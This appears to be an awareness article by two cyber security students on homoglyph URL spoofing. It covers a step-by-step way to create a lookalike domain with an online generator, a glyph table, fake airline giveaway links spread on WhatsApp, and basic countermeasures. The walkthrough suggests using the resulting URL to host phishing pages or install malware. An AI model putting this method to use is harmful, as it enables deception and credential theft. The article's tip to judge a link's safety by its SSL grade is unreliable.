
In this attack, a normal letter associated with an ASCII value is changed to Cyrillic alphabet system(2). Hence, the ASCII value of each replaced letter changes. This changes the URL itself.

How did we do it?

Step 1: Ask your friend, Google, "How to create Homoglyphs" you will find several links there

Step 2: We used this one - https://www.irongeek.com/homoglyph-attack-generator.php

Step 3: Enter your target link in that box and select from a range of ways to represent every letter in the output string:




1st, type in a name to look like: www.aegis.edu.in

2nd, choose homoglyphs to use:

Fig.2: Homoglyph

We just played with “e’s” in our URL. The less changes you show, the better.

Step 4: Submit. And boom, you just create a Homoglyph URL:



Unicode URL to give out: www.aegis.edu.in
Encoded label to set up in DNS: www.xn--ais-9tb35u.xn--du-mlc.in

Below is phlyLabs original converter if you want to try taking the Homograph back and forth:

Original (Unicode): www.aegis.edu.in

Punycode (ACE):

PHP code based on examples and libraries from phlyLabs Berlin; part of phlyMail
Also thanks to http://homoglyphs.net for helping me find more glyphs.

Char	Homoglyphs
!	! ! !
"	" – " "
$	$ $
%	% %
&	& &
'	' '
(	(((
)	)))
*	* ∗ ★
+	+ +
,	, , '
-	- -
.	. . · · . · ∘ . ∘

Char	Homoglyphs
:	: : : : : :
;	; ; ;
<	< ‹ <
=	=
>	> › >
?	? ?
@	@ @
[	[[
\	\ ＼
]	]]
^	^ ^
_	_ _
`	` `
a	A a À Á Â Ã Ä Å à á â ã ä å ɑ Α ɑ а А 𝐀 a

Char	Homoglyphs
l	L l ι ı L L ɪ 𝐋 ɩ
m	M m M M M M ᴍ M ₘ 𝐌 m
n	N n ɴ N 𝐍 n
0	0 O o O o O o O S 𝐎 o
p	P p P ρ P p P 𝐏 p
q	Q q ɑ ɑ 𝐐 q
r	R r ʀ h R ʀ 𝐑 r
s	S s S s S S S S 𝐒 s
t	T t T т T T 𝐓 t
u	U u µ u U U ∪ 𝐔 u
v	V v v V v V V ᵥ 𝐕 v
w	W w w W 𝐖 w
x	X x X χ X x X ₓ 𝐗 x
y	Y y ʏ Y γ y Y 𝐘 y

Fig. 3: Homoglyph URL Generated


Here, as you can see, the URL will look like www.aegis.edu.in (URL to give out) and will be encoded as shown in the image.

Simple right? Now you can use this URL to host your phishing page, or automatically install malwares that can sneak into sensitive user data, and send this link out to your targets who are now guaranteed to click on a familiar link.And if you think, this won't work, think again! Let's see how customers of a famous airline company were targeted using the homoglyph techniques.

The Jet Airways Case Study

This was the message received and forwarded by several users on the very famous and rumour friendly, WhatsApp:"Jetairways Airline is giving 2 free tickets to everyone, to celebrate their 25th Anniversary, click here to get yours: http://www.jetaırways.com/tickets."

Here's why you must believe us:



[redacted]

[redacted]

[redacted]

SUSPICIOUS LINK

Jetairways Airline is giving 2 Free Tickets to everyone,To celebrate their 25th Anniversary, Click here to Get yours: http://www.jetaırways.com/tickets .


8:36 PM

MAY 24, 2018

Fig. 4: Homoglyph Link – Jet Airways

Notice the "i" in the link. A good chance that it will go unnoticed. This is a forward from 2018. At that time, WhatsApp didn't have this suspicious link detection features. Good news for us! We'll get less spam links now, only if they are detected as spam! The impact of this forward was that Jet Airways had to release an official disclaimer stating not to believe such links. The number of forwards sent is still a mystery. Later on, the airlines filed a case to terminate the link.

This is not the first time this technique is used to attack people. Check these messages:



everyone ✈ to celebrate their 12th Anniversary, Click here to Get yours: indigo.2free.club

6:18 pm

Forwarded

✈ ***Airindia Airlines*** celebrating ***World Tourism Day*** by giving 2 free air tickets to first 500 lucky customers.

Click below link and get your tickets now. ✈

http://airlinesforfree.com/airindia/ 6:18 pm

Forwarded

✈ ***Airindia Airlines*** celebrating ***World Tourism Day*** by giving 2 free air tickets to first 500 lucky customers.

Click below link and get your tickets now. ✈

http://airlinesforfree.com/airindia/ 6:18 pm

Forwarded

Win 2 free Airindia Airlines Tickets
Win 2 free Airindia Airlines air tickets.
airlinesforfree.com

✈ ***Airindia Airlines*** celebrating ***World Tourism Day*** by giving 2 free air tickets to first 500 lucky customers.

Click below link and get your tickets now. ✈

http://airlinesforfree.com/airindia/ 6:18 pm

Fig. 5: Fake Links


None of these links are genuine.

Exciting offers are always an easy way to lure the users in to giving out their personal details or to just install malwares or even spywares.

Countermeasure for Homographs

- Follow these basic precautions to be safe:
- Never trust any links that portrays offers, Never! Neither on mail nor in a forward message.
- If you have clicked any such link and it redirected you to nowhere and just displayed something obnoxious, change all your passwords. There is a high probability that the attacked may want to steal your saved device passwords by installing a malware.
- Before clicking any link, carefully notice the link text. Start observing URLs closely.
- Or if some mail containing links cannot be ignored, before clicking, copy the link and paste it on SSL server test websites such as https://www.ssllabs.com/ssltest/
- They give grades to the webservers by analysing them. If it is anything less than an "A", don't click the link.

This is the grade that the Jet Airways Homoglyph link got:



You are here: Home > Projects > SSL Server Test > www.jetaırways.com

SSL Report: www.jetaırways.com

Assessed on: Thu, 05 Dec 2019 13:57:19 UTC | Hide | Clear cache

Scan Another >>

	Server	Test time	Grade
1	159.69.42.212 static.212.42.69.159.clients.your-server.de Ready	Thu, 05 Dec 2019 13:48:50 UTC Duration: 146.716 sec	B
2	95.216.161.60 static.60.161.216.95.clients.your-server.de Ready	Thu, 05 Dec 2019 13:51:17 UTC Duration: 150.421 sec	B
3	159.69.83.207 static.207.83.69.159.clients.your-server.de Ready	Thu, 05 Dec 2019 13:53:47 UTC Duration: 143.694 sec	B
4	159.69.186.9 static.9.186.69.159.clients.your-server.de Unable to connect to the server	Thu, 05 Dec 2019 13:56:11 UTC Duration: 67.777 sec	-

Warning: Inconsistent server configuration

Fig. 6: Testing Jet Airways Homoglyph Link

Don't miss the "Warning" that the test produced. Homoglyph links are sometimes hard to detect and, in most cases, go unnoticed. But with little awareness of an employee or any user in general who needs to deal with critical data every moment, can help a lot in such cases.

SUMMARY


Indeed, spamming has evolved to a point where attackers have found a way to hide themselves and their intentions. And this doesn't end here, the threat landscape is constantly changing and ever evolving. Spamming and phishing are the most used attack methods higher success rates as the victims have many reasons to believe the link, they have received from emails that look legitimate and the website where they are providing their details. The main culprit for this ignorance is unawareness and lack of cyber security trainings throughout the organisation. Every employee irrespective of their role must be made aware of such techniques that the attackers can use to manipulate them and barge in to the organisation through their compromised IDs. Remember, "The weakest links are the real backdoors." The next part of this series is going to give real goose bumps as we will realise how we all have been victims of phishing attempts at least once in our lives.

REFERENCES

- https://www.statista.com/statistics/420391/spam-email-traffic-share/
- https://en.wikipedia.org/wiki/Cyrillic_script

ABOUT AUTHORS

Unnati Guha is a student at Aegis school of Cyber security and is pursuing her post-graduation. She has a bachelor’s degree in computer engineering from Mumbai University. Apart from this, she is CCNA certified, and has completed training in CEH. She is a passionate cyber security researcher and enjoys learning new things and this has given her an opportunity to mentor students of networking at a renowned institute. Her topics of interest are networking and security, and penetration testing.
Email: unnatiguha@yahoo.com




Rushabh Jadvani is a student pursuing post-graduation in cyber security at Aegis School of Cyber Security, He has completed his Bachelors in Information Technology from Mumbai University and has also completed CCNA and CEH training. He has a deep passion in the cyber security domain and is an avid learner. Vulnerability analysis and threat intelligence are the topics that excite him. He believes that the key to security is awareness and therefore, is always on the front to impart knowledge.
Email: rushabhjadvani@outlook.com

cyberange

NEVER GET OBSOLETE IN YOUR CAREER.

300+ VIRTUAL LABS ON CYBER SECURITY



Web-Exploitation

Oracle Weblogic Server CVE-2017-10271

Category: Web-Exploitation

Difficulty Level: Easy

Start

Spring Framework CVE-2018-1270

Category: Web-Exploitation

Difficulty Level: Medium

Start

Instant access to vulnerable applications for hands-on hacking. ***New Labs updated weekly.***

Zero Setup Virtual Labs

300+ Cyber Security Labs, instant access without setup costs!

1

Conduct Assessments

Test your employees for cyber security and AI/ML skills

2

Red Teaming Activities

Conduct Red Teaming activites by simulating attacks

3

Starting from INR 5000 per month!

http://www.cyberange.io